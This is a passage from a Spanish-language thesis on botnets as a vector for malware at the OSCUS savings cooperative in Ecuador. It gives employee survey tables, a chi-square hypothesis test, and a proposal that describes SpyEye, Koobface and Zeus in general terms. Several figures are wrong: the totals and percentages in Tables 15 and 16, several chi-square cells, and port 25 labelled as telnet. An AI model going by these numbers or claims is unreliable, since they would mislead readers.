


Figura 9 Resultados Pregunta 7

Elaborado por: Investigador.

De las 15 personas encuestadas, el 7% que representa a 1 persona nos indica que utilizan Firefox, el 7% de las personas que representa a 1 persona utiliza Google Chrome, el 80% que representa a 12 personas utilizan Internet explorer, el 7% que representa a 1 persona nos indica que utiliza otro tipo de explorador.

Por lo tanto se considera que lo que Wikipedia , un explorador de internet es un programa que permite navegar a través de internet y en la mayoría de casos está expuesto a infiltraciones virales.

8.- ¿Qué servidor de correo electrónico Utiliza?

ITEMS	FRECUENCIA	%
Gmail	0	-
Hotmail	3	20
Yahoo	0	-
Otros	8	53
Outlook	4	27
Total	15	100

Tabla 13 Tabulación Pregunta 8

Elaborado por: Investigador




Figura 10 Resultados Pregunta 8

Elaborado por: investigador

ANALISIS EN INTERPRETACIÓN

De las 15 personas encuestadas, el 27% que representa a 4 personas nos indica que utiliza Outlook como servidor de correo electrónico; el 53% que representa a 8 personas nos indican que utilizan otros servidores de correo electrónico, el 20% de las personas que representan a 3 personas nos indican que utilizan Hotmail.


Por lo tanto se considera que lo que en Wikipedia los servidores de correo electrónico son puertas abiertas para la infiltración de software dañino a nuestras computadores.

9.- ¿En qué grado supone usted que son los daños que provocan los virus?

	ITEMS	FRECUENCIA	%
1	MUY ALTO	8	53
2	ALTO	3	20
3	MEDIO	1	7
4	BAJO	3	20
TOTAL		15	100

Tabla 14 Tabulación Pregunta 9

Elaborado por: Investigador



ANALISIS EN INTERPRETACIÓN

De las 15 personas encuestadas, el 20% que representa a 3 personas nos indica que los daños que provocan los virus son altos; el 53% que representa a 8 personas nos indican que el daño que provocan los virus son muy altos, el 7 % que representa a 1 personas nos indica que el daño que provocan los virus es en nivel medio y el 20% que representa a 3 personas no manifiesta que el nivel daño que causa el virus es bajo. Por lo tanto se considera que lo que diceCastillo, MatieldePlourd, un virus es un pequeño programa escrito intencionalmente para instalarse en la computadora de un usuario sin el conocimiento o el permiso de éste y causar el mayor daño posible a los computadores.

10) ¿Piensa usted que la gente está lo suficientemente informada acerca de este tema (Botnets)?

	ITEMS	FRECUENCIA	%
1	SI	0	0
2	NO	15	100
TOTAL		50	100

Tabla 15 Tabulación Pregunta 10

Elaborado por: Investigador




Figura 11 Resultados Pregunta 10

Elaborado por: Investigador

Análisis en interpretación de resultados.

El 100% de las personas encuestadas que representan a 15 personas manifiestan que la gente no se encuentra lo suficientemente informada acerca de estos temas


Según Arcert, el desconocimiento acerca de los virus es un gravísimo problema en cuanto a las infiltraciones de código malicioso en los computadores de los usuarios informáticos.

11) ¿Cree usted que es importante implementar un manual de buen uso de Correo Electrónico y actualizaciones de software para evitar robo de información?

	ITEMS	FRECUENCIA	%
1	SI	15	0
2	NO	0	100
TOTAL		15	100

Tabla 16 Tabulación Pregunta 11

Elaborado por: Investigador



Análisis en interpretación de resultados.


El 100% de las personas encuestadas que representan a 15 personas manifiestan que es importante implementar un manual de buen uso de Correo Electrónico y actualizaciones de software para evitar robo de información.

12) ¿Considera Usted que la información de su computador está segura contra los delitos informáticos?

	ITEMS	FRECUENCIA	%
1	SI	4	26,66
2	NO	11	73,33
TOTAL		15	100

Tabla 17 Tabulación Pregunta 12

Elaborado por: Investigador



Análisis en interpretación de resultados.

El 73,33 % de las personas encuestadas que representan a 11 personas manifiestan que la información de su computador no está segura contra los delitos informáticos, mientras que un 26,66 % manifiesta que su información está segura contar delitos informáticos.

4.1 VERIFICACIÓN DE LA HIPOTESIS

Se ha tomado en cuenta las dos preguntas discriminantes, la numero 1 ¿Sabe Ud. lo que es una Botnet? Ya que los usuarios de la cooperativa no saben lo que es una botnet y las amenazas que estás provocan, la pregunta número 2 Ha notado que se ha infectado la información de su computador con virus?, la pregunta número 6 de la encuesta aplicada ¿Ha recibido correos sospechosos y en caso de recibirlos los abrió?, ya que los resultados arrojados nos muestran que las personas no tienen el conocimiento básico acerca de las botnet y el impacto que producen en los computadores, así como también del alto riesgo de recibir virus mediante correo electrónico la pregunta 10 ¿Piensa usted que la gente está lo suficientemente informada acerca de este tema (Botnets)?, y la pregunta número 12 ¿Considera Usted que la información de su computador está segura contra los delitos informáticos?.

PASO 1. PLANTEAMIENTO DE LA HIPÓTESIS

MODELO LÓGICO:

"Botnet como medio de propagación de malware influiría en la seguridad de la información en los computadores de los empleados de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda"

a) HIPOTESIS NULA (H0): "Botnet como medio de propagación de malware NO influiría en la seguridad de la información en los computadores de los empleados de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda"

b) HIPOTESIS ALTERNA (H1): "Botnet como medio de propagación de malware SI influiría en la seguridad de la información en los computadores de los empleados de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda "

MODELO MATEMÁTICO

$H0 = H1$

$H0 \neq H1$

PASO 2. NIVEL DE SIGNIFICACIÓN

El nivel de significancia denominado nivel de confianza, se refiere a la probabilidad de que los resultados observados se deban al azar.

Este valor es fijado por el investigador, usualmente es el 5% o 10%. Lo que indica que si se toma $\alpha = 0.05$, se está significando que solo en un 5% de las veces en que se realice la medición, el resultado obtenido podría deberse al azar. De lo contrario se podría decir que existe un nivel de confianza del 95% que el resultado es real y no debido a la casualidad.

Nivel de confiabilidad = 95%

Para comprobación de la hipótesis se selecciona un nivel de significación del 5%, (α=0,05).

Dónde: α = nivel de significancia

Paso 3. Determinar las frecuencias observadas y esperadas

A continuación se presenta la tabla de frecuencias observadas con los datos extraídos de las encuestas y agrupados por las preguntas más significativas relacionadas con las variable independiente y la variable dependiente y en función de éstas se calculó las frecuencias esperadas y por último Chi cuadrado (X2).

N°	PREGUNTA	SI	NO	TOTAL
1	**¿Sabe usted lo que es una Botnet?**	0	15	15
2	**¿Ha notado que se ha infectado la información de su computador con virus?**	8	7	15
6	**¿Ha recibido Correos sospechosos y en caso de hacerlo los ha abierto?**	12	3	15
10	**¿Piensa usted que la gente está lo suficientemente informada acerca de este tema (Botnets)?**	0	15	15
12	**¿Considera Usted que la información de su**	4	11	15

	computador está segura contra los delitos informáticos?			
	TOTAL	24	51	75

Tabla 18 Frecuencias Observadas

Elaborado por: Investigador

FRECUENCIAS ESPERADAS.

$$fe = \frac{(Total\ Filas)(Total\ Columnas)}{Gran\ Total}$$

N°	PREGUNTA	SI	NO	TOTAL
1	**¿Sabe usted lo que es una Botnet?**	4.8	10.2	15
2	**¿Ha notado que sea infectado su PC con virus?**	4.8	10.2	15
6	**Ha recibido Correos sospechosos y en caso de hacerlo los ha abierto?**	4.8	10.2	15
10	**¿Piensa usted que la gente está lo suficientemente informada acerca de este tema (Botnets)?**	4.8	10.2	15
12	**¿Considera Usted que la información de su computador está segura contra los delitos informáticos?**	4.8	10.2	15
	TOTAL	24	51	75

Tabla 19 Frecuencias Esperadas

Elaborado por: Investigador

Paso 4. Selección del estadístico

Para la aplicación del chi-cuadrado se aplica la siguiente fórmula:

$$x^2 = \frac{\Sigma(Fo - Fe)^2}{Fe}$$

Dónde:

Σ= Sumatoria

Fo= Frecuencias observadas

Fe= Frecuencias esperadas

X2= Chi cuadrado

FO	**FE**	**FO-FE**	**$(FO-FE)^2$**	**$(FO-FE)^2$ / FE**
0	4.8	-4.8	23.04	4.8
15	10.2	4.8	23.04	2.258
8	4.8	3.2	10.24	2.133
7	10.2	-3.2	10.24	1.462
12	4.8	7.2	51.84	4.32
13	10.2	2.8	7.84	1.003
0	4.8	4.8	23.04	4.8
15	10.2	4.8	23.04	4.8
4	4.8	-0.8	0.64	0.133
11	10.2	0.8	0.64	0.133
				25.842

Tabla 20 Chi Cuadrado

Elaborado por: Investigador

X^2 Calculado= 25.842

PASO 5. REGIÓN DE ACEPTACIÓN Y RECHAZO

Para determinar la región de aceptación y rechazo, se calcula los grados de libertad, y se determina el valor del Chi-Cuadrado en la tabla estadística.

Grados de Libertad

gl=(n-1)(m-1)

gl=(5-1)(2-1)

gl=4

Dónde:

n = columnas

m = filas

gl = grados de libertad

Valor de chi-cuadrado de la tabla estadística, según 4 gl. = 9.488




Figura 12 Verificación de Hipótesis

Elaborado por: Investigador

El valor del Chi-cuadrado con 4 grados de libertad es 9.488 y el valor calculado es 25.842; por tanto X2 calculado > X2 crítico, entonces se rechaza la hipótesis nula y se acepta la alterna, determinando que: "Botnet como medio de propagación de malware influiría en la seguridad de la información en los computadores de los empleados de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda".

CAPITULO V

5.1 Conclusiones

- Se concluye que la mayoría del personal de la Cooperativa no cree que que la información que manejan en sus computadores esté protegida contra delitos informáticos.
- De acuerdo a las encuestas la mayoría de personas de la Cooperativa no cuentan con el conocimiento necesario acerca de lo que son las botnets.
- La Cooperativa cuenta con diferentes medios de protección antiviral (antivirus), sin embargo se requiere de un manejo centralizado del antivirus y las actualizaciones periódicas y automáticas de los mismos.
- Los usuarios de la empresa reciben correo electrónico sin ningún tipo de restricciones, por lo cual los usuarios están propensos a recibir correo basura o a su vez correo infectado con virus.
- De acuerdo a la encuesta se concluye que el personal requiere de procedimientos para el buen uso de correo electrónico y actualizaciones de software.

5.2 Recomendaciones.

- Los administradores del área informática deben proveer los medios y herramientas necesarias para proteger la información de los usuarios.
- Capacitar al personal en cuanto a las nuevas y diferentes maneras de infiltraciones virales y poder contar con la información necesaria y poder minimizar este tipo de infiltraciones.
- Realizar una propuesta de los antivirus mejor catalogados, verificar sus pros y contras, la eficacia de protección y comparar los precios de la adquisición de las licencias de los antivirus y en base a esto elegir al mejor de todos para su posterior instalación.
- Establecer controles y filtros de spam en los buzones de correo del personal de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda.
- Mantener actualizado el software instalado en la Cooperativa tales como: los sistemas operativos, definiciones de virus, firewall, etc.
- Estructurar un manual de buen uso de correo electrónico y actualizaciones de software.

CAPITULO VI

PROPUESTA

6.1 Datos Informativos.

• Titulo

Manual del correcto uso de correo electrónico y actualizaciones de software recolectando información que minimice la propagación de Malware.

• Institución ejecutora

Cooperativa de Ahorro y Crédito "OSCUS" Ltda.

• Director de Proyecto

Ing. Luis Solís

• Beneficiario

Empleados de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda.

• Ubicación

Lalama 06-39 entre Sucre y Bolívar edificio Matriz Ambato.

• Tiempo estimado para la ejecución

Fecha de inicio: enero 2012

Fecha de Finalización: diciembre 2012

•Equipo técnico responsable

Investigador: Diego Andrés Ruiz Chávez.

6.2 Antecedentes de la Propuesta

La Cooperativa de Ahorro y Crédito "OSCUS" Ltda. , usa internet como medio de comunicación, el cual permite a sus usuarios contar con: correo electrónico, redes sociales entre otros. Estos medios no dejan de ser inseguros en cuanto a filtración de información se refiere.

El correo electrónico es el medio de comunicación que más se maneja en la Cooperativa y los usuarios están propensos a recibir información de cualquier índole sean ésta de tipo laboral, spam, virus, etc., el usuario de la cooperativa no se encuentra al tanto de las amenazas que éstas representan para su información.

Por tal razón se da la necesidad de desarrollar un estudio y evaluación de las botnet, que permitirá evaluar el impacto de la infiltración y de esta manera contar con el conocimiento para desarrollar un manual de correcto uso de correo electrónico y actualizaciones de software, teniendo como objetivo principal evitar el robo de información confidencial en los computadores de los usuarios de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda.

Cabe señalar existen varios y con diferente funcionamiento tipos de botnet. Para la presente investigación se ha tomado uno de ellos con un previo análisis de su funcionamiento, la manera de llegar al usuario final e infectarlo y su propagación.

6.3 Justificación.

El proyecto se desarrolla con la finalidad de detectar y evitar ataques informáticos a través de las botnets; determinar el porcentaje de usuarios contaminados por las botnet; además con lo mencionado anteriormente proveer al usuario de un manual de buen uso de correo electrónico y electrónico y actualizaciones de software.

Con el presente estudio se pretende analizar el impacto de las botnet como medio de propagación de Malware, a través del medio por el cuál suelen propagarse con mucha

más rapidez: los correos electrónicos; pues el mismo es el medio electrónico más usado a nivel mundial.

Es por ello que se recomienda la ejecución de este proyecto ya que al contar con un manual de buen uso de correo electrónico y actualizaciones de software los usuarios internos de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda. Contarán con información que minimice las infiltraciones informáticas en los computadores y el robo de información.

6.4 Objetivos

6.4.1 General.

- Desarrollar un manual del correcto uso de correo electrónico y actualizaciones de software recolectando información que minimice la propagación de Malware.

6.4.2 Específicos.

- Analizar la botnet y la manera en que se propaga en los computadores.
- Determinar las herramientas necesarias para realizar el estudio de las botnet como medio de propagación de Malware en los computadores de los usuarios de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda.
- Establecer los lineamientos que conformaran el manual.

6.5 Análisis de Factibilidad

6.5.1 Política

De acuerdo a las políticas internas establecidas a nivel de seguridad informática el proyecto es viable para aplicar en la Cooperativa de Ahorro y Crédito "OSCUS" Ltda. Porque requieren que la información esté protegida de filtraciones.

6.5.2 Socio Cultural

El proyecto ayuda a la seguridad informática de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda. Porque al contar con mayor seguridad en cuanto a la recepción y envío de correos electrónicos, la empresa evitará el robo de información de vital importancia.

6.5.3 Tecnológica

La Cooperativa de Ahorro y Crédito "OSCUS" Ltda. cuenta con todos los equipos necesarios para el estudio y evaluación de las botnet como medio de propagación de malware.

6.5.4 Equidad de género

La implementación del proyecto puede ser realizada y posteriormente monitoreada por personas de cualquier género en la Cooperativa.

6.5.5 Ambiental

La implementación del proyecto no afecta al medio ambiente por qué no usamos sustancias que afecte al ecosistema.

6.5.6 Económico-financiero

El proyecto cuenta con el financiamiento necesario para los elementos requeridos para la implementación del presente proyecto.

6.5.7 Legal

El proyecto se sujeta a todas las leyes que el estado y diferentes organismos ecuatorianos lo disponen.

6.6 Informe Técnico

6.6.1 Fundamentación Teórica.

Virus "Es un pequeño programa escrito intencionalmente para instalarse en la computadora de un usuario sin el conocimiento o el permiso de éste. Se dice que es un programa parásito porque ataca a los archivos o sector de arranque (boot sector) y se reproduce a sí mismo para continuar su esparcimiento". (Castillo, 2011)

Uso de Puertas transparentes o errores de configuración.
Cuando ocurren errores de programación, los administradores de un sistema dejan habilitadas las opciones de puertas invisibles llamados "back doors" para poder acceder al mismo. Las características más comunes de este tipo de fallas al configurar un sistema se debe a que el administrador de red permite el acceso libre a una conexión por puertos como el 80 o 25 (telnet) que aprueba el acceso de cualquier persona al sistema, y además libera ciertos programas al público. (Cevallos Calderón, 2011)

Un botnet es un grupo de computadoras comprometidas a través de bots, éstos son programas de software que permiten tomar el control remoto de la PC de una víctima desprevenida. Se le conoce a la PC comprometida de esta manera como PC zombi. Como los zombis de las películas de horror, es controlada por alguien más. En este caso, ese alguien– el criminal que administra el botnet – es llamado un botherder (pastor de robots). (World P. , 2009)

Los botnets son una herramienta clave en el arsenal de los criminales y se utilizan principalmente para enviar spam – mucho spam. A menudo los spamherder rentan sus botnets a otros criminales para enviar correos electrónicos para vender productos como medicamentos falsos o hacer que los receptores den clic en los enlaces que descargan código malicioso y spyware para robar información. Los botherders

aumentan sus propios botnets enviando spam con archivos maliciosos y vínculos que descargan código malicioso para crear bots.

Una red Peer-to-Peer o red de pares o red entre iguales o red punto a punto (P2P, por sus siglas en inglés) es una red de computadoras en la que todos o algunos aspectos funcionan sin clientes ni servidores fijos, sino una serie de nodos que se comportan como iguales entre sí. Es decir, actúan simultáneamente como clientes y servidores respecto a los demás nodos de la red. Las redes P2P permiten el intercambio directo de información, en cualquier formato, entre los computadores interconectados. (Wikipedia, Per to Per, 2011).

Antivirus

Son programas cuyo objetivo es detectar y/o eliminar virus informáticos. Un antivirus es un programa de computadora especializado en la detección y eliminación de virus informáticos. (Wikipedia, Antivirus, 2011)

Antimalwares.

Software encargado de prevenir la intrusión de badware, código maligno, software malicioso o software malintencionado.” (Wikipedia, Antimalware, 2011)

AntiSpam

Método para prevenir el "correo basura" (spam = correo electrónico basura).” Tanto los usuarios finales como los administradores de sistemas de correo electrónico utilizan diversas técnicas contra ello. Algunas de estas técnicas han sido incorporadas en productos, servicios y software para aliviar la carga que cae sobre usuarios y administradores. (Wikipedia, Antispam, 2011)

Un dominio de Internet es una red de identificación asociada a un grupo de dispositivos o equipos conectados a la red Internet.

6.6.2 HERRAMIENTAS A UTILIZAR

6.6.2.1 Sistema operativo se utilizó W7 ultimate x64 bits y Windows Xp SP3.

Windows 7.

Figura 13 Windows7

Fuente: http://t2.gstatic.com/images?q=tbn:ANd9GcQCfLMuDrv2U-rnVcQoepSrdGozr_SWLvD8PuTszIE9aKMCv8sVuA.

Windows 7 producida por Microsoft Corporation. Esta versión está diseñada para uso en computadores personales, incluyendo equipos de escritorio en hogares y oficinas, equipos portátiles, tablets, netbooks y equipos media center.

Windows XP

Figura 14 Windows XP

Fuente: http://www.google.com.ec/imgres?imgurl=http://camyna.com/wp-content/uploads/2008/03/windows_xp_logo.jpg

Cuyo nombre clave inicial fue el Whistler, es una versión de Microsoft Windows, línea de sistemas operativos desarrollado por Microsoft. Lanzado al mercado el 25 de Octubre de 2001, a fecha de agosto de 2012, tenía una cuota de mercado del 46,33%, y fue superado por Windows 7 que ya tenía un 46,60% de cuota de mercado. Las letras "XP" provienen de la palabra eXPeriencia (eXPerience en inglés).

6.6.2.2 Filezilla




Figura 15 Filezilla

FileZilla es un cliente FTP multiplataforma de código abierto y software libre, licenciado bajo la Licencia Pública General de GNU. Soporta los protocolos FTP, SFTP y FTP sobre SSL/TLS (FTPS).

6.6.2.3 Botnets.

6.6.2.3.1 Spyeye.

Figura 16Spyeye

Fuente: http:// http://www.google.com.ec/imgres?imgurl=http://4.bp.blogspot.com

Este malware tiene la finalidad de establecer y dirigir una red de ordenadores zombi y después poder llevar a cabo acciones fraudulentas como el envío de spam o el robo de datos bancarios.

Los avances en la seguridad cada vez son mayores, pero también lo son los esfuerzos de los atacantes para crear nuevos malware y nuevo métodos para engañar a los usuarios como el SpyEye.

Según el informe de "Análisis de SpyEye Bot", realizado por Malware Intelligence, las actividades de esta nueva herramienta son similares a las que desarrolló ZeuS, una de las botnets más grandes. El SpyEye está diseñado para desarrollarse en prácticamente todos los sistemas operativos de Microsoft.

Su mayor similitud con ZeuS es la automatización de robo de información confidencial bancaria y el constructor interno que integra. Debido a que ha entrado en el mercado hace poco, aún tiene un nivel de detección bajo.

SpyEye incluye funcionalidades keylogging, mediante un módulo denominado FormGrabbing, que le posibilita obtener información mediante varios navegadores como FireFox, Internet Explorer o Maxthon.

Otro punto importante es que utiliza CC Autofill, que se encarga de automatizar el robo de datos vinculados a tarjetas de crédito, reportando la información al botmaster (responsable del mantenimiento de la botnet) mediante distintos archivos de registros (logs).

El comando y el dominio de la botnet se lleva a cabo mediante el protocolo http, con la opción de configurar dos posibilidades. De este modo, el botmaster automatiza la gestión de los equipos zombis y si algún dominio es dado de baja, puede dirigirlo utilizando la ruta alternativa.

Cuando SpyEye llega a un equipo, crea una conexión con un servidor en la que guarda datos relacionados con el sistema y, a su vez, descarga una actualización de sí mismo (Los detalles de su infección vienen expecificados en el informe).

SpyEye se muestra como una importante alternativa a los tipos de ataques que se suelen ver de este tipo. Con sus características y rápido desarrollo, se presenta como el sucesor y gran competidor directo de ZeuS. (Juanbrow, 2011)

6.6.2.3.2 Botnet Koobface.

Figura 17 Koobface

Fuente: http://t3.gstatic.com/images?q=tbn:ANd9GcR3BoyWMFpwzbL56xMTmEv6pjOyrRxJCkHdw_54YX9rBDNgCgX9

Koobface es un gusano multi-plataforma informático creada originalmente para la infiltración en las redes sociales sitios web de Facebook de correo electrónico (su nombre es un anagrama de "Facebook" , MySpace , Hi5 , Bebo , Friendster y Twitter En las versiones posteriores se ha dejado de utilizar las redes sociales tan ampliamente debido a que mejoró su protección. Koobface está diseñado para infectar Microsoft Windows y Mac OS X , pero también funciona en Linux (de manera limitada)

Emplea las redes sociales como Facebook o MySpace para distribuirse y su finalidad es convertir en zombies los equipos. Computadores infectados: 2.9 millones. (Default, 2011)

6.6.2.3 Botnet Zeus.

Se tomó en cuenta trabajar con la botnet Zeus porque es el kit de crimeware más mediático de los últimos tiempos. Según Security by Default la botnet Zeus ha infectado 3.6 millones de computadores a nivel mundial.

Toolkit ZeuS es un software que permite crear un rebaño de equipos zombies para realizar ataques masivos, robar credenciales de redes sociales, robar cuentas de correo electrónico y en éste caso específico el robo de información de usuarios de la banca electrónica. Este Toolkit es conocido como crimeware y es ofrecido en foros undergrounde incluso por correo electrónico a precios muy accesibles.

El kit de crimeware contiene los siguientes módulos:

- Una interfaz web para administrar y controlar la Botnet (ZeuS admin Panel)
- Una herramienta con la cual se crean troyanos binarios y pueden ser cifrados con:
    - Un archivo de configuración (azul)
    - Un archivo de configuración (rojo)
